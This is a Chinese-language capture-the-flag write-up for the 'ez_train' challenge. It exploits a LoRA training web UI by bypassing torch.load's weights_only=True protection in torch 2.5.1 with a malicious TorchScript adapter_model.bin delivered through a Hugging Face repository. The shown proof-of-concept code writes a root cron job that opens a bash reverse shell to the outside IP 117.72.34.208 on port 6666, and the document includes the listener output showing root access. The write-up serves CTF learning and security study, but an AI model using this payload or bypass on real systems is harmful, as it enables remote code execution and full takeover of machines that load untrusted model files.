
ez_train

考点

- 代码审计
- *torch.load* 在 *weights_only=True* 条件下的利用


WP

漏洞点在 *do_train* 方法中，在该方法中调用了 *torch.load* 方法，


README.md
server.py
test.py
transformers_loader.py
training.py
serialization.py
requirements.txt
PARAMETERS
WANT_INTERRUPT
train_log
train_template
create_ui()
do_interrupt()
do_copy_params(lora_name, *args)
change_rank_limit(use_higher_ranks
clean_path(base_path, path)
backup_adapter(input_folder)
calc_trainable_parameters(model)
do_train(lora_name, always_override
split_chunks(arr, size, step)
cut_chunk_for_newline(chunk, max_l
format_time(seconds)


```python
    try:
        logger.info("Creating LoRA model")
        lora_model = get_peft_model(shared.model, config)
        if not always_override and Path(f"{lora_file_path}/adapter_model.bin").is_file():
            logger.info("Loading existing LoRA data")
            state_dict_peft = torch.load( f: f"{lora_file_path}/adapter_model.bin", weights_only=True)
            set_peft_model_state_dict(lora_model, state_dict_peft)
    except:
        yield traceback.format_exc().replace( __old: '\n',  __new: '\n\n')
        return

    class Tracked():
        def __init__(self):
            self.current_steps = 0
            self.max_steps = 0
            self.did_save = False

    tracked = Tracked()
    actual_save_steps = math.ceil(save_steps / gradient_accumulation_steps)

    class Callbacks(transformers.TrainerCallback):
```

不过需要满足 `Path(f"{lora_file_path}/adapter_model.bin").is_file():` 条件，朔源一下 `lora_file_path` 怎么来的，




```python
    WANT_INTERRUPT = False

    # == Input validation / processing ==
    yield "Preparing the input..."
    lora_file_path = clean_path( base_path: None, lora_name)
    if lora_file_path.strip() == '':
        yield "Missing or invalid LoRA file name input."
        return

    lora_file_path = f"{Path(shared.args.lora_dir)}/{lora_file_path}"
```

是由 `Path(shared.args.lora_dir)` 和 `lora_name` 拼接而成的，其中 `shared.args.lora_dir` 路径为'*user_data/loras*'，



```
shared.args.lora_dir
    结果 = {str} 'user_data/loras'
```


lora_name 为训练时传入的参数，我们可以控制，



```
# Training events
all_params = [lora_name, always_override, q_proj_en, v_proj_en, k_proj_en, o_proj_en, gate_proj_en, down_proj_en, up_proj_en, save

copy_from.change(do_copy_params, [copy_from] + all_params, all_params)
start_button.click(do_train, all_params, output)
stop_button.click(do_interrupt, inputs: None, outputs: None, queue=False)
```

也就是说如果 `user_data/loras/lora_name/adapter_model.bin` 文件存在，就会调用 *torch.load* 方法进行加载，现在就需要找到什么地方可以上传我们的 `adapter_model.bin` 文件。

在 *model* 模块中看到可以从 *Hugging Face* 仓库远程下载 *model* 或者 *lora*，只需要输入 *username/model* 格式即可




Download model or LoRA
Enter the Hugging Face username/model path, for instance: facebook/galactica-125m. To specify a branch, add it at the end after a ":" character like this: facebook/galactica-125m:main. To download a single file, enter its name in the second box.

Successfully loaded `model`.

Model: model
Model loader: Transformers
gpu-split: Comma-separated list of VRAM (in GB) to use per GPU. Example: 20,7,7
attn-implementation: Attention implementation. sdpa
Used by load-in-4bit.
Set trust_remote_code=True while loading the tokenizer/model. To enable this option, start the web UI with the --trust-remote-code flag.

发现下载路径就在 *user_data/loras* 下面，



Download model or LoRA
Enter the Hugging Face username/model path, for instance: facebook/galactica-125m. To specify a branch, a the end after a ":" character like this: facebook/galactica-125m:main. To download a single file, enter its nam second box.


yzbbb123/test

Model successfully saved to `user_data\loras\yzbbb123_test/`.

Estimated VRAM to load the model:
Activate StreamingLLM to avoid re-evaluating the entire prompt when old messages are removed.


那么我们可以在我们的 *Hugging Face* 仓库中上传恶意的 *adapter_model.bin* 文件然后进行远程下载保存到 *user_data/loras* 目录下，最后训练的时候进行触发 *torch.load*，

不过还注意到这里还设置了 *weights_only=True* 选项，无法进行 *pickle* 反序列化了，



```
try:
    logger.info("Creating LoRA model")
    lora_model = get_peft_model(shared.model, config)
    if not always_override and Path(f"{lora_file_path}/adapter_model.bin").is_file():
        logger.info("Loading existing LoRA data")
        state_dict_peft = torch.load( f: f"{lora_file_path}/adapter_model.bin", weights_only=True)
        set_peft_model_state_dict(lora_model, state_dict_peft)
except:
    yield traceback.format_exc().replace( _old: '\n',  _new: '\n\n')
    return

class Tracked():
```

用到的 *torch* 版本为 *2.5.1*



```
accelerate==1.8.*
torch==2.5.1
audioop-lts<1.0; python_version >= "3.13"
bitsandbytes==0.46.*
colorama
datasets
einops
fastapi==0.112.4
gradio==4.37.*
html2text==2025.4.15
```


可以参考这篇文进行绕过 *https://i.blackhat.com/BH-USA-25/Presentations/US-25-Jian-Lishuo-Safe-Harbor-or-Hostile-Waters.pdf*

这里就不多分析了，文章中作者给到的写文件 *poc*

```
import torch


class SimpleModule(torch.nn.Module):
    def __init__(self):
        super(SimpleModule, self).__init__()
        self.linear = torch.nn.Linear(10, 5)
    def items(self):
        torch.save("test", "/tmp/1.txt")
        return torch.zeros(0)


    def forward(self):
        self.items()
        return torch.zeros(0)

module=SimpleModule()
sc=torch.jit.script(module)
sc.save("evil.bin")


newModule=torch.load("evil.bin",weights_only=True)
newModule.items()
```


这里是通过 newModule.items() 进行触发的，所以重写了 items() 方法，我们需要找一下题目中时怎么触发的

在返回 *state_dict_peft* 后调用了 *set_peft_model_state_dict* 方法进行处理




```
    # == get model trainable params
    model_trainable_params, model_all_params = calc_trainable_parameters(shared.model)

    try:
        logger.info("Creating LoRA model")
        lora_model = get_peft_model(shared.model, config)
        if not always_override and Path(f"{lora_file_path}/adapter_model.bin").is_file():
            logger.info("Loading existing LoRA data")
            state_dict_peft = torch.load( f: f"{lora_file_path}/adapter_model.bin", weights_only=True)
            set_peft_model_state_dict(lora_model, state_dict_peft)
    except:
        yield traceback.format_exc().replace( __old: '\n', __new: '\n\n')
        return

    class Tracked():
```

在该方法中又调用了 _insert_adapter_name_into_state_dict



```
peft_model_state_dict = _insert_adapter_name_into_state_dict(
    state_dict, adapter_name=adapter_name, parameter_prefix=parameter_prefix
)
```

最后看到也是通过 *items()*进行触发的，所以这里还是重写 *items()*即可




```python
def _insert_adapter_name_into_state_dict(
    state_dict: dict[str, torch.Tensor], adapter_name: str, parameter_prefix: str
) -> dict[str, torch.Tensor]:
    """Utility function to remap the state_dict keys to fit the PEFT model by inserting the adapter name."""
    peft_model_state_dict = {}
    for key, val in state_dict.items():
        if parameter_prefix in key:
            suffix = key.split(parameter_prefix)[1]
            if "." in suffix:
                suffix_to_replace = ".".join(suffix.split(".")[1:])
                key = key.replace(suffix_to_replace,  __new: f"{adapter_name}.{suffix_to_replace}")
            else:
                key = f"{key}.{adapter_name}"
            peft_model_state_dict[key] = val
        else:
            peft_model_state_dict[key] = val
    return peft_model_state_dict
```

题目附件中给了 *dockerfile*，里面可以看到用的 *centos* 系统并且启动了定时任务，所以最后写定时任务反弹 *shell*

```python
import torch


class SimpleModule(torch.nn.Module):
    def __init__(self):
        super(SimpleModule, self).__init__()
        self.linear = torch.nn.Linear(10, 5)


    def items(self):
        torch.save("\n*/1 * * * * bash -i >& /dev/tcp/117.72.34.208/6666 0>&1\n", "/var/spool/cron/root")
        return torch.zeros(0)


    def forward(self):
        self.items()
        return torch.zeros(0)



module = SimpleModule()
sc = torch.jit.script(module)
sc.save("adapter_model.bin")
```

把生成的 *adapter_model.bin* 上传到 *Hugging Face* 仓库，



yzbbb123/**test** ♡ like 0


Model card | Files and versions | Community | Settings

main | test 5.61 kB | Go to file | 2 contributors | History:

gaorenyusi `Upload my model` 015a16f

.gitattributes Safe	1.52 kB	initial commit
adapter_model.bin	4.09 kB LFS	Upload my model

然后下载到 *user_data/loras* 目录下，



model | Load | Unload | Save settings

Model loader

Transformers

Main options

gpu-split

Comma-separated list of VRAM (in GB) to use per GPU. Example: 20,7,7

attn-implementation

Attention implementation.

Download model or LoRA

Enter the Hugging Face username/model path, for instance: facebook/galactica specify a branch, add it at the end after a ":" character like this: facebook/galact 125m:main. To download a single file, enter its name in the second box.


yzbbb123/test

File name (for GGUF models)

Download | Get file list

Model successfully saved to `user_data/loras/yzbbb123_test/`.

然后来到 *Training* 模块，*lora_name* 为 *yzbbb123_test*，其他随便即可



Tutorial

Copy parameters from: None

Name — The name of your new LoRA file: yzbbb123_test

If the name is the same, checking will replace the existing file, and unchecking will load and continue from it (the rank must be the same).

☐ Override Existing Files

Target Modules

LoRA Rank: 32 — Also called dimension count. Higher values = larger file, more content control. Smaller values = smaller file, less control. Use 4 or 8 for style, 128

Formatted Dataset | Raw text file


Data Format — The format file used to decide how to format the dataset input: alpaca-chatbot-format

Dataset — The dataset file to use for training: datasets_en

Evaluation Dataset — The (optional) dataset file used to evaluate the model after training: None


Evaluate every n steps — If an evaluation dataset is given, test it every time this many steps pass: 100

最后点击开始训练，看到成功写入定时任务，



```
200
sh-5.1# cat /var/spool/cron/root
archive/data.pklFBZZZZZZZZZZZZZZZX9
*/1 * * * * bash -i >& /dev/tcp/117.72.34.208/6666 0>&1
q.P)-JCC@archive/versionFB<ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ3
PÿgU?archive/byteorderFB;ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZlittleP=.archive/.data/serialization_idFB*ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
ZZZZ1176810298272338838400000016221727924802PC8>(()-JCCarchive/data.pklÿgUarchive/version=archive/byteorderC8>((archive/.data/serialization_idPK,-8PK>PK8sh-5.1
```

等一分就可以获得 *shell* 了，



```
[root@lavm-nm5wul4r4e ~]# nc -lvp 6666
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 171.218.208.233.
Ncat: Connection from 171.218.208.233:38710.
bash: cannot set terminal process group (123): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.1# id
id
uid=0(root) gid=0(root) groups=0(root)
bash-5.1# cat /flag
cat /flag
flag{10w_Vers10N_0F_t0rcH_L3_dangerou3}bash-5.1#
```